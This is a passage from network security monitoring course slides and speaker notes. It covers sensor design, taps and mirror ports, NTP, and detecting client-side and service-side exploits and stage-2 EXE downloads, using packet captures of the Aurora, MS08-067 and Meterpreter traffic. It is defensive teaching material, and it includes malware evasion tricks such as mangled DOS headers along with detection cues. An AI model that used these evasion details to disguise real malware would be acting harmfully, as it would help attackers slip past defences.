Correlated Data

The example above is altered to protect the guilty.

Note that 192.0.2.0/24 is “TEST-NET-1”, set aside for examples per RFC 5737:
<http://tools.ietf.org/html/rfc5737> (http://cyber.gd/511_548)

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- Evolution of NSM
- The NSM Toolbox
- NIDS Design
- Analysis Methodology
- NSM Data Sources
- **[Exercise: Pcap Carving]**
- Practical NSM Issues
- Cornerstone NSM
- Exercise: Sguil Service-side Analysis
- Tracking EXEs
- Identifying Command and Control Traffic
- Tracking User Agents
- C2 via HTTPS
- Tracking Encryption Certificates
- 511.3 Final Exercise

Continuous Monitoring and Security Operations

88

Course Roadmap

Let's carve some pcaps!



SEC511 Workbook

Pcap Strings and Pcap Carving

Exercise 1: Pcap Strings and Pcap Carving with Bro

Continuous Monitoring and Security Operations

89

SEC511 Workbook Pcap Strings and Pcap Carving

Please go to The 511 Exercise Workbook, section 511.3-1.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- Evolution of NSM
- The NSM Toolbox
- NIDS Design
- Analysis Methodology
- NSM Data Sources
 - Exercise: Pcap Carving
- **[Practical NSM Issues]**
- Cornerstone NSM
 - Exercise: Service-side and Client-side
- Tracking EXEs
- Identifying Command and Control Traffic
- Tracking User Agents
- C2 via HTTPS
- Tracking Encryption Certificates
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations

90

Course Roadmap

Our next section describes practical NSM issues.

Practical NSM Issues

- Before we further delve into Network Security Monitoring, there are some practical issues to consider:
 - Server/sensor design
 - How to sniff
 - Where to sniff
 - NTP

Practical NSM Issues

Network Security Monitoring requires a foundation of technology and design in order to be successful.

Issues to consider include:

- Server/sensor design
- How to sniff
- Where to sniff
- NTP

NSM Sensors and Servers

- An NSM system may be a server and/or a sensor
 - A sensor collects data, including sniffing packets
 - A server presents data
- In a simple environment, a combined sensor and server may suffice
- More complex environments may require multiple sensors which send data to a central server

Continuous Monitoring and Security Operations

92

NSM Sensors and Servers

Overall, the best design is multiple sensors with a centralized server, with **some** data (such as NIDS alerts) sent back to the centralized server, while other data (such as full packet capture) remains local on each sensor.

Security Onion Server/Sensor Design

- Security Onion supports server and sensors
 - Includes dedicated server or sensor mode, as well as combined server/sensors
 - Our class VM is both a server and a sensor
- The following data is sent to the server and stored in a central database:
 - NIDS alerts, OSSEC alerts (above level 5), SANCP data, PADS events and Bro HTTP logs¹
- The following data stays local on the sensor
 - Pcaps, Bro logs, Argus data, and raw OSSEC logs²

Continuous Monitoring and Security Operations

93

Security Onion Server/Sensor Design

Security Onion supports a well-designed server/sensor architecture. High-volume data, such as packet capture, stays local on the sensor. Summary data, such as NIDS alert data, is sent to the central server.

You can't easily centralize full packet capture data: if you are sniffing a T1 that is fully utilized, you would need another T1's worth of bandwidth to centralize that data. That is why full packet capture stays local. Once an analyst discovers alerts worth investigating, full packet capture is available on the appropriate sensor for correlation. Depending on the sensitivity of the data: this may require specific escalation procedures, and authorization.

[1] <https://groups.google.com/forum/#!topic/security-onion/34pi-YdYmDU> (http://cyber.gd/511_473)

[2] Ibid.

Practical Issues: How to Sniff

- Sniffing physical traffic requires a device that supports promiscuous network access
 - There are 3 ways to sniff physical network traffic: hubs, span/mirror ports and taps
- Sniffing virtual network traffic is (usually) simpler
 - Just sniff the virtual interface with a privileged account
 - The hypervisor must allow this

Continuous Monitoring and Security Operations

94


Practical Issues: How to Sniff

You need a place to sniff promiscuous traffic. This is usually quite easy on virtual networks, but can pose a challenge (often minor) on physical networks.

Taps and managed switches that support span/mirror ports have plummeted in price lately, as we will learn shortly.

Hubs

- A hub is a layer 1 device that supports half duplex operation, typically at 10 or 100mbps
- Hubs are legacy technology: new devices labeled “hub” are usually cheap unmanaged switches
- In most cases this is the wrong way to sniff



Continuous Monitoring and Security Operations

95

Hubs


Unless you (really) know what you are doing: don't sniff with a hub. It will degrade the network performance for traffic passing through it, taking it down to 100mbps half duplex (best case). TCP/IP was designed to be full duplex.

One exception to the “wrong way” statement is a small hub used for incident handling purposes. Say a secretary's PC is behaving strangely, and there is no tap or span port available. Quickly connecting the PC to a hub, and the hub to the switch will give the incident handler a way to sniff the network traffic promiscuously. The downside potentially slower speed and half duplex operation is limited when a single PC is impacted. And inexpensive taps are available for \$40, as we will learn shortly.

[1] http://commons.wikimedia.org/wiki/File:4_port_netgear_ethernet_hub.jpg
(http://cyber.gd/511_459)

Mirror Ports

- A switch mirror port is a reasonable solution, with some drawbacks:
 - Span ports will not forward malformed frames
 - Span ports will not forward VLAN tags
- Managed switches have become very inexpensive: \$60 for the pictured SOHO D-Link 8-port gigabit managed switch



Continuous Monitoring and Security Operations

96

Mirror Ports

Mirror ports do have some disadvantages, such as not forwarding malformed frames or VLAN tags. That being said, they are a reasonable solution for many situations, especially if an organization has already invested in managed switches that support span/mirror ports.

Managed switches that support a span port have plummeted in price. The model above is a SOHO (small office/home office) switch, available for \$59.95 in early 2014. This is not a robust switch for heavy production use, but it does illustrate how far prices have dropped for this kind of functionality.

Note that Cisco uses the term “span” port, while most of the rest of the industry usually uses “mirror” port. They mean the same thing. We will use the term mirror port.

[1] <http://www.dlink.com/us/en/business-solutions/switching/smart-switches/easysmart/dgs-1100-08--8-port-gigabit-easysmart-switch> (http://cyber.gd/511_560)

Network Taps

- The best all-around solution is a passive network tap
- High-end taps support tap buffers
 - Will gracefully handle bursts of traffic
- Tap cost: \$40 to thousands



Continuous Monitoring and Security Operations

97

Network Taps

The small “throwing star” tap shown above cost \$40 in early 2014. It is a simple tap, and requires 2 monitoring cables to sniff both duplexes.

An example of an inexpensive full duplex tap is the SharkTap, which costs \$75.

Production-class taps that support dual power and tap buffers cost hundreds to thousands of dollars.

Regardless of what you choose, adding network taps to production environments is usually not overly difficult or expensive, unless you are sniffing fiber and/or very high speed (10 gig+) links.

Throwing star tap: <http://greatscottgadgets.com/throwingstar/> (http://cyber.gd/511_461) **QR**

SharkTap: <http://www.midbittech.com/> (http://cyber.gd/511_462)

UsRobotics fiber tap: <http://www.usr.com/en/products/networking-taps/usr4515/>
(http://cyber.gd/511_463)



Port Overload

- Both mirror ports and taps may become overloaded
 - For example: seven 100-megabit streams sent to one 100-megabit port == lots of lost data
- Tap buffers help mitigate this, short term
 - But prolonged port overload will exhaust the tap buffer
- Best bet: use taps with buffers, and monitor port usage

Continuous Monitoring and Security Operations

98

Port Overload


Both mirror ports and taps may suffer from port overload: sending 7 100-megabit traffic streams to one 100-megabit mirror port can easily overload the port, resulting in dropped frames.

Higher-end taps support tap buffers that will cache frames when the tap port is overloaded. This is designed for short bursts of traffic: the buffer will fill during prolonged bursts of traffic that overload the mirror port.

Always monitor the utilization of your mirror ports and taps, and re-engineer as necessary. You have the option of tapping or mirroring less traffic, or adding more taps or mirror ports.

Sniffing Virtual Traffic

- Sniffing virtual traffic in a hypervisor is (usually) very simple
 - Sniff the virtual interface in promiscuous mode
 - The hypervisor must allow this
- This is one of the best ways to get access to the most traffic
 - No additional hardware
 - No additional points of failure



Continuous Monitoring and Security Operations

99

Sniffing Virtual Traffic

Sniffing virtual traffic is usually a piece of cake. Place a virtual NSM sensor (such as Security Onion) on the hypervisor, choose the virtual network, and sniff away.

One sensor can be used to sniff multiple virtual networks on the same hypervisor; the sensor VM needs to be sized accordingly (given enough virtual RAM, CPU and disk).

NSM Sensor Placement

- DMZ
- Internal
 - Umbrella
 - Focused
- External
 - These tend to be used for attack awareness

Continuous Monitoring and Security Operations

100


NSM Sensor Placement

We will next discuss where to place your NSM sensors.

Many organizations have a single “umbrella” NIDS/NSM sensor. This is better than nothing, but often suboptimal, as we will learn next.

Umbrella Sensor

- The arrow represents an “umbrella” sensor placement
 - If you have a large network, this does not provide enough visibility



Continuous Monitoring and Security Operations


101

Umbrella Sensor

This is called an “umbrella sensor” – it is often the only sensor at many organizations. The risk is it tries to do too many things at once, as is often ineffective as a result.

Remember: switches that support mirror ports have plummeted in price. It is best to add some targeted sensors on critical networks, as we will discuss next.

Sensor Placement



Sensor Placement

1. This is called an “umbrella sensor” – it is much more effective when paired with more sensors.
2. This is a DMZ sensor. These can be quite effective, since DMZ networks are usually relatively small and well-designed.
3. This is a focused sensor, protecting the general server LAN.
4. This is another (more) focused sensor, protecting the sensitive internal network (such as a credit card processing network).
5. This is an external sensor, used for attack awareness and extrusion/exfiltration detection.
6. This is a client-network sensor. Most companies have little or no visibility here. It is best to have at least one of these, placed on your most critical client network (such as one used by your C-level executives).

{CSC} Practical Issues: NTP



- Critical Security Control 14.1:
 - *Include at least two synchronized time sources (i.e., Network Time Protocol - NTP) from which all servers and network equipment retrieve time information on a regular basis so that timestamps in logs are consistent, and are set to UTC (Coordinate Universal Time).*¹
- Make sure **everything** in your organization that can use NTP does so
 - It's simple bread-and-butter operations

Continuous Monitoring and Security Operations

103

Practical Issues: NTP

The course authors have attempted to perform incident response on systems with unsynchronized clocks many times. It causes problems with correlation, and with building a forensic timeline. It can introduce reasonable doubt to cases that go to court.

There is no valid operational reason to have unsynchronized clocks in a modern production environment: synchronizing to NTP is a simple bread-and-butter operational best practice. If you have an Internet connection, high quality NTP is free, minus a minor amount of bandwidth.

The course authors have also added NTP to air-gapped networks that lack Internet connectivity. GPS NTP Ethernet clocks are available for less than \$1000.

Here is one example: <http://www.veracityglobal.com/products/networked-video-integration/timenet.aspx> (http://cyber.gd/511_464)

[1] <http://www.sans.org/critical-security-controls/control/14> (http://cyber.gd/511_465)

Practical Issues: Time Zones and Daylight Savings

- If your organization spans multiple time zones, it is best practice to consolidate to Coordinated Universal Time (UTC)
 - AKA Greenwich Mean Time or Zulu time
- It is also safer to ignore daylight savings, which may introduce ambiguity
 - For example: Boston is 5 hours earlier than London
 - Except when it's 4 hours earlier in mid March and late October/early November

Continuous Monitoring and Security Operations

104

Practical Issues: Time Zones and Daylight Savings

If your organization spans multiple time zones, it is best practice to consolidate to Coordinated Universal Time (UTC). It is also safer to ignore daylight savings, which is implemented differently around the world, and even within the same country. Most of the United States follows daylight savings, but the state of Hawaii does not, as one example.


In case you were wondering why the acronym for Coordinated Universal Time is UTC:

Why is UTC the preferred abbreviation?

An international advisory group of technical experts in the International Telecommunication Union (ITU) devised the Coordinated Universal Time system in 1970. The ITU felt it was best to designate a single abbreviation for use in all languages to minimize confusion.

Since unanimous agreement could not be achieved on using either the English word acronym "CUT" (taking the first letters of the words "Coordinated Universal Time") or the French acronym "TUC" (abbreviated from "Temps Universel Coordonné"), the abbreviation UTC was chosen as a compromise.

Source: <http://www.timeanddate.com/time/utc-abbreviation.html> (http://cyber.gd/511_466)



Spring Time Difference Between NYC, London and Sydney¹

New York City is either 16, 15 or 14 hours away from Sydney, depending on daylight savings. The difference between countries in opposite hemispheres is larger because winter in NYC means Summer in Sydney, and the United States and Australia follow opposite (and inconsistent) daylight saving schedules.

This screenshot above is taken from a great video that explains why Daylight Saving Time is an expensive waste of time.

[1] <https://www.youtube.com/watch?v=84aWtseb2-4> (http://cyber.gd/511_478) **QR**



Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- Evolution of NSM
- The NSM Toolbox
- NIDS Design
- Analysis Methodology
- NSM Data Sources
 - Exercise: Pcap Carving
- Practical NSM Issues
- **[Cornerstone NSM]**
 - Exercise: Sguil Service-side Analysis
- Tracking EXEs
- Identifying Command and Control Traffic
- Tracking User Agents
- C2 via HTTPS
- Tracking Encryption Certificates
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations

106

Course Roadmap

Our next section describes Cornerstone NSM.

Cornerstone NSM

- Critical NSM abilities include the following:
 - Identifying client-side and service-side exploits
 - Identifying Command and Control traffic, including unknown persistent outbound network connections
 - Tracking EXEs on the network
 - Tracking HTTP User Agents
 - Tracking encryption certificates

Cornerstone NSM

Malware often uses repeated techniques to avoid detection. For example: malware often mangles MS DOS headers to avoid EXE signature detection. Let's detect the mangling!

This concept is called "Kill with a borrowed sword":

*When you do not have the means to attack your enemy directly, then attack using the strength of another. Trick an ally into attacking him, bribe an official to turn traitor, or **use the enemy's own strength against him.***¹ - Thirty-Six Stratagems

What does an ancient Chinese text have to do with fighting malware?

The concept of killing with a borrowed sword (often misattributed to Sun Tzu) applies directly to NSM, specifically the bolded (our emphasis) section above: "use the enemy's own strength against him." (sic).

[1] <http://wengu.tartarie.com/wg/wengu.php?l=36ji&&no=3> (http://cyber.gd/511_467)

Client-Side Exploits

- Client-side exploits “turn your firewall inside out”
 - Source: victim
 - Destination: attacker
- Most firewalls are far more permissive outbound than inbound
 - The majority of recent major incidents have begun with client-side exploitation

Client-Side Exploits

Network firewalls were designed to stop outsiders from getting into a network, and could originally filter at layer 3 (IP addresses) and layer 4 (ports) only.

“Next generation” firewalls add additional functionality, including filtering at layer 7 (data). They are still an immature technology. For example: determining whether a PDF is malicious at wire speed is very difficult.

This is why client-side attacks represent one of the most common vectors for initial network compromise.

Client-Side Example

- Attacker: 10.5.11.103
- Victim: 10.5.11.68
- Victim initiates TCP 3-way handshake

Source	Destination	Protocol	Info
10.5.11.68	10.5.11.103	TCP	1069 > 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S.
10.5.11.103	10.5.11.68	TCP	80 > 1069 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0
10.5.11.68	10.5.11.103	TCP	1069 > 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
10.5.11.68	10.5.11.103	HTTP	GET / HTTP/1.1
10.5.11.103	10.5.11.68	TCP	80 > 1069 [ACK] Seq=1 Ack=284 Win=15544 Len=0
10.5.11.103	10.5.11.68	HTTP	HTTP/1.1 302 Moved
10.5.11.68	10.5.11.103	HTTP	GET /?liHhXwdzMhJX HTTP/1.1
10.5.11.103	10.5.11.68	TCP	80 > 1069 [ACK] Seq=133 Ack=580 Win=16616 Len=0
10.5.11.103	10.5.11.68	TCP	[TCP segment of a reassembled PDU]

Continuous Monitoring and Security Operations

109

Client-Side Example

This is an example of the MS10-002 exploit, AKA “Aurora.”

You can view this traffic in the Sec-511-Linux virtual machine by typing the following in a terminal:

```
$ wireshark /pcaps/ms10-002-aurora.pcap &
```

Notice the 2nd “GET”:

- GET /?liHhXwdzMhJX HTTP/1.1\\r\\n

As the C+C (C2) Music Factory would say: “Things that make you go hmmm...”

<https://www.youtube.com/watch?v=XF2ayWcJfxo> (http://cyber.gd/511_475) QR



Service-Side Exploits

- Service-side exploits are initiated by the attacker
 - The attacker sends the initial SYN (for TCP), or the first packet (UDP and ICMP)
- Also known as server-side exploits
 - “Service” is more accurate, as both server and client systems (such as laptops) typically have listening services
- Proper firewall and DMZ design has largely mitigated this threat from the Internet
 - Service-side attacks are usually seen after a pivot, as part of the post-exploitation phase

Continuous Monitoring and Security Operations

110

Service-Side Exploits

A pivot occurs after an attacker has compromised an internal system. The attacker uses the first compromised system as a beach head, and uses it to compromise additional internal systems.

The initial compromise is usually via a client-side attack, though other methods include USB, and mobile devices infected outside the organization’s network and walked in by staff.

Service-Side Example

- Attacker: 10.5.11.103
- Victim: 10.5.11.67
- Attacker initiates TCP 3-way handshake

Source	Destination	Protocol	Info
10.5.11.103	10.5.11.67	TCP	50648 > 445 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=529422818 TSecr=0
10.5.11.67	10.5.11.103	TCP	445 > 50648 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=0
10.5.11.103	10.5.11.67	TCP	50648 > 445 [ACK] Seq=1 Ack=1 Win=15360 Len=0 TSval=529422818 TSecr=529422818
10.5.11.103	10.5.11.67	SMB	Negotiate Protocol Request
10.5.11.67	10.5.11.103	SMB	Negotiate Protocol Response
10.5.11.103	10.5.11.67	TCP	50648 > 445 [ACK] Seq=89 Ack=90 Win=15360 Len=0 TSval=529422822 TSecr=529422818
10.5.11.103	10.5.11.67	SMB	Session Setup AndX Request, NTLMSSP_NEGOTIATE
10.5.11.67	10.5.11.103	SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_INVALID_PARAMETER
10.5.11.103	10.5.11.67	SMB	Session Setup AndX Request, NTLMSSP_AUTH, User: .\
10.5.11.67	10.5.11.103	SMB	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
10.5.11.103	10.5.11.67	SMB	Session Setup AndX Request, User: .\

Continuous Monitoring and Security Operations

111

Service-Side Example

This is an example of the MS08_067 exploit, famously used by the Conficker worm.

You can view this traffic yourself in Sec-511-Linux by typing the following in a terminal:

```
$ wireshark /pcaps/ms08-067.pcap &
```

Then type the following display filter: **tcp.port==50648**

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- Evolution of NSM
- The NSM Toolbox
- NIDS Design
- Analysis Methodology
- NSM Data Sources
 - Exercise: Pcap Carving
- Practical NSM Issues
- Cornerstone NSM
 - **[Exercise: Sguil Service-side Analysis]**
- Tracking EXEs
- Identifying Command and Control Traffic
- Tracking User Agents
- C2 via HTTPS
- Tracking Encryption Certificates
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations

112

Course Roadmap

Next up: hands-on demonstration of client-side vs. service-side attacks.



SEC511 Workbook Sguil Service-Side Detection

Exercise 2: Sguil Service-side Detection

Continuous Monitoring and Security Operations

113

SEC511 Workbook Service-Side

Please go to The 511 Exercise Workbook, section 511.3-2.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- Evolution of NSM
- The NSM Toolbox
- NIDS Design
- Analysis Methodology
- NSM Data Sources
 - Exercise: Pcap Carving
- Practical NSM Issues
- Cornerstone NSM
 - Exercise: Sguil Service-side Analysis
- **[Tracking EXEs]**
- Identifying Command and Control Traffic
- Tracking User Agents
- C2 via HTTPS
- Tracking Encryption Certificates
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations

114

Course Roadmap

Our next section describes tracking EXEs transferred across a network.

Tracking EXEs

- Malware **will** evade antivirus detection, so it is critical to track EXEs transferred over your network
- We will next learn to:
 - Detect EXEs that have been altered to avoid file format-based detection
 - Detect EXEs transferred in suspicious ways

Tracking EXEs

Remember: malware will evade signature-based antivirus (and NIDS) detection. We recommend you add behavioral detection to your defensive repertoire, beginning with tracking the transfer of EXEs across your network.

Why Is This Important?

- Many types of malware operate in stages
 - Stage 1: compromise system, establish limited foothold
 - Stage 2: download EXE, which allows more capabilities (C2, encryption, etc.)
 - Stage 3: Join bot net, send C2 traffic, pillage, etc.
- The stage 2 EXE download is often unencrypted!
 - The EXE provides more functionality
 - Often including encryption

Why Is This Important?

A common defeatist attitude is “Malware is increasingly using encryption, which our signature-based methods can’t detect, so why bother?”

As we have discussed, the use of encryption most certainly can be detected. Also, many stage 1 malware infections are quite limited: they are often comprised of a stub function that downloads the stage 2 executable.

The stage 2 executable often contains the necessary code to begin encrypting further communications, as we will see next. So we will focus on detecting stage 2 executable downloads, in addition to the other methods we have described so far.

Stage 2 EXE

```
Terminal - student@Sec-511-Linux:~  
File Edit View Terminal Go Help  
[~]$ strings -n14 /pcaps/meterpreter.pcap  
!This program cannot be run in DOS mode.  
3t$4#1$ 3t$531$d  
t$X3|$83L$X3|$<3L$L  
3L$T3T$D3L$83T$H3L$<3t$X  
t$83t$(3t$<3t$H  
3t$03L$@3t$43L$d  
#T$H#\T#t$L#|$P3  
9V0tB9V8t=9V<t8;  
OpenSSL 0.9.8k 25 Mar 2009  
.\ssl\ssl_lib.c  
AES:ALL:!aNULL:!eNULL:+RC4:@STRENGTH  
s->sid_ctx_length <= sizeof s->sid_ctx  
.\ssl\ssl_cInt.c  
%-23s %s Kx=%-8s Au=%-4s Enc=%-9s Mac=%-4s%  
COMPLEMENTOFDEFAULT  
COMPLEMENTOFALL  
CAMELLIA-256-CBC  
CAMELLIA-128-CBC  
.\ssl\ssl_ciph.c  
x509 verification setup problems
```

“This program cannot be run in DOS mode”

Beginning of Encryption code

Continuous Monitoring and Security Operations 117

Stage 2 EXE

We ran strings over /pcaps/meterpreter.pcap (which captures a Metasploit Meterpreter connection). In this case we used a minimum string length of 14 in order to show the EXE (“This program cannot be run in DOS mode” and the encryption functions that follow (“OpenSSL,” “AES,” “CAMELLIA,” etc.) on the same screenshot.

BTW, Camellia is a block cipher designed as an alternative to AES: “Compared to the AES, Camellia offers at least comparable encryption speed in software and hardware. In addition, a distinguishing feature is its small hardware design. Camellia perfectly meets one of the current TLS market requirements, for which low power consumption is mandatory.”¹

You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ strings -n14 /pcaps/meterpreter.pcap | less
```

[1] <http://www.ietf.org/rfc/rfc4132.txt> (http://cyber.gd/511_470)

Tracking EXEs

- Windows EXEs begin with the magic bytes "MZ"
 - Created by Mark Zbikowski, early Microsoft developer
- One of these strings *usually* follows:
 - "This program cannot be run in DOS mode" (most common)
 - "This program must be run under Win32"
 - "This program must be run under Win64"
- You cannot rely on these strings in all cases
 - Any characters, including nulls, work just fine
 - Though they will usually be there

Continuous Monitoring and Security Operations

118

Tracking EXEs

Note the strings listed are not a required part of the DOS header, and can be altered by malware to evade detection, as we'll see shortly.

It is worth noting that the magic bytes may be reversed to "ZM" on older non-PE executables (for XP and older systems). Yet another evasion technique!

See this Google Code site for more information: <https://code.google.com/p/corkami/wiki/PE>
(http://cyber.gd/511_451)


Identifying Windows EXEs

```
GET /x HTTP/1.0
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)
Host: 192.168.2.47:26752
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: private
Cache-Control: no-cache,no-store,max-age=0
pragma: no-cache
Content-Type: application/octet-stream
Content-Length: 896
Accept-Ranges: bytes
Date: Wed, 13 Oct 2010 00:25:17 GMT
Last-Modified: Wed, 13 Oct 2010 00:25:17 GMT
Expires: Wed, 13 Oct 2010 00:25:17 GMT
Content-Disposition: attachment; filename="close"

MZ.....@.....!..L.!This
program cannot be run in DOS mode.

$......0.;...R..9...aE#.....C..q...oMI
```



The image shows a Wireshark packet capture of an HTTP GET request and response. The request is for a file named 'close' on a server at 192.168.2.47:26752. The response is a 200 OK with a Content-Type of application/octet-stream. The hex dump shows the MZ magic bytes, indicating a Windows executable. Two arrows point to the MZ magic bytes and the error message 'This program cannot be run in DOS mode' in the hex dump.

Continuous Monitoring and Security Operations

119

Identifying Windows EXEs

This screenshot from Wireshark, after “Follow TCP Stream.” Red is the client and blue is the server.

Note the “GET” command: GET /x

One-character executable names are highly suspicious! Also suspicious: a webserver listening on TCP port 26752.

